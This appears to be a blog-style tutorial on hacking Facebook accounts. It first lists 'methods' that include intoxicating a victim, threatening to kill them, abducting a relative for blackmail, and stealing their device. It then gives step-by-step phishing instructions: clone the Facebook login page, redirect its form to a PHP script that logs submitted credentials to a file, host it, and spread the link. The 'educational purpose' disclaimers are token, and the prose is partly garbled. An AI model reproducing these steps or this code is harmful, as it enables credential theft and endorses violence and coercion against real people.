How To Hack A Facebook Account Successfully
· 5 min read
Please note that this is just an item ….
This is a big problem for everyone…
Today I’m going to tell you how to hack a Facebook account successfully. However, for the curiosity of many, today I will tell you about Facebook hacking methods.
(Educational Purpose Only) Don’t get used to the wrong things
Hacking is not responsible for subsequent errors ….
01. Alcohol Fusion
In this case, the person is subject to an email and password. You can do what you want when the person’s intoxicated. You should drink with the person so far but do not overdo it.
02. Hidden and second attack
When a person logs in to Facebook, they can hide and look for emails and passwords.
03. Jungle Attacks
Although this is a somewhat risky activity
You can reap the benefits of your skill can be. As the person walks into an isolated room, insist on a sharp verb to give you an email password.If not, threaten to kill.
04. Blackmail Hacking
This is a very effective hacking method
A person associating with the person should be abducted. Then call that person and tell them that once you give them emails and passwords, that person will be released.Be brave like a lion.
05.Robbery Attock
This is also a dangerous hazard. Here you need to steal the device that the person is using to access Facebook. If it’s a phone, you can easily steal it and put it in your pocket. But if it’s a computer, carry a backpack when it comes to stealing.
06. Phishing

However, I cannot stress this enough, in this tutorial we will take a closer look at how to set up a phishing page to harvest usernames and passwords that can be used for users’ Facebook accounts. Never used to attack others in the real world. It simply isn’t legal, and it isn’t moral, either. If you’ve ever stolen your username or password, you know how bad it is when others have violated your privacy.
What is Phishing?
Phishing is basically the process of creating a fake website or web page that mimics another website. Attackers frequently use this method to steal user names and passwords. Often, the process works as follows:
A user clicks a bad link to a phishing site. They enter their login credentials to access the web service, believing that they are viewing the desired web page. There is only one problem. The user, who is actually the victim of an attacker, has added their personal information to the hacker’s website. Hackers now have their login credentials! On Facebook, this won’t be as rewarding as any other site like online banking.
However, hackers can now wreak havoc on a person’s social life. If it’s a Facebook profile of a business, they can harm their business. Anyway, today we are going to set up a simulated Facebook login page to show you how easy it is to start phishing. Let’s take a closer look at the steps required.
- Pull up Facebook.com in your browser. Then, right click on the website’s login page. You should see an option along the lines of “view source page.” Click on this option and you should be able to view the code behind this page.
- Go ahead and dump all of the page’s source code into Notepad (or your operating system’s best simple text editor).
- If using Notepad, hit ctrl f (which is the find hotkey) and search for action.
- You should see a line that looks like this:action=”https://www.facebook.com/login.php?login_attempt=1″
- Delete everything contained in the quotations, and instead fill the quotes with post.php. Now it should read action=”post.php”
- Save this file somewhere on your computer with the file name of index.htm. Omit the final period from the filename. This is going to become your phishing page.
- Next, create a new notepad document with the name of post.php. Omit the final period from the filename. Copy and paste the following code into this document, and remember to save it:
<?php
header (‘Location:http://www.facebook.com/’);
$handle = fopen(“usernames.txt”, “a”);
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, “=”);
fwrite($handle, $value);
fwrite($handle, “rn”);
}
fwrite($handle, “rn”);
fclose($handle);
exit;
?>
- At this point, you should now have two files saved: index.htm and post.php.
- Next, this code actually needs to be uploaded to a web hosting service. There are free hosting providers, but I wouldn’t recommend you actually post this code. Instead, it would be better to try this at home on your own webserver. However, for the rest of the tutorial, we’ll be using Bluehost.
- After you have signed up for an account, browse to the control panel, and then to file manager.
- Once the window opens, go to publick_html.
- Delete default.php, and then upload index.htm and post.php.
- Next, click on a preview of index.htm. As you’ll notice, it should look nearly identical to the Facebook login page.
- The URL of this page is what needs to be linked to in an attack. Sometimes attackers imbed this false link on other websites, forums, popup ads, and even emails.
- Now go back to the file manager and public_html. There should be a file labeled username.txt.
- Open this file and you should be able to see login credentials that have been entered by a test user.
Final Thoughts
Copy the code from the Facebook login screen, add some PHP code and set up a fake website. Do not try this again in the real world, as the consequences can be severe. However, in this web server’s home environment, this tutorial will give you a good idea of how attackers are phishing for users’ names and passwords.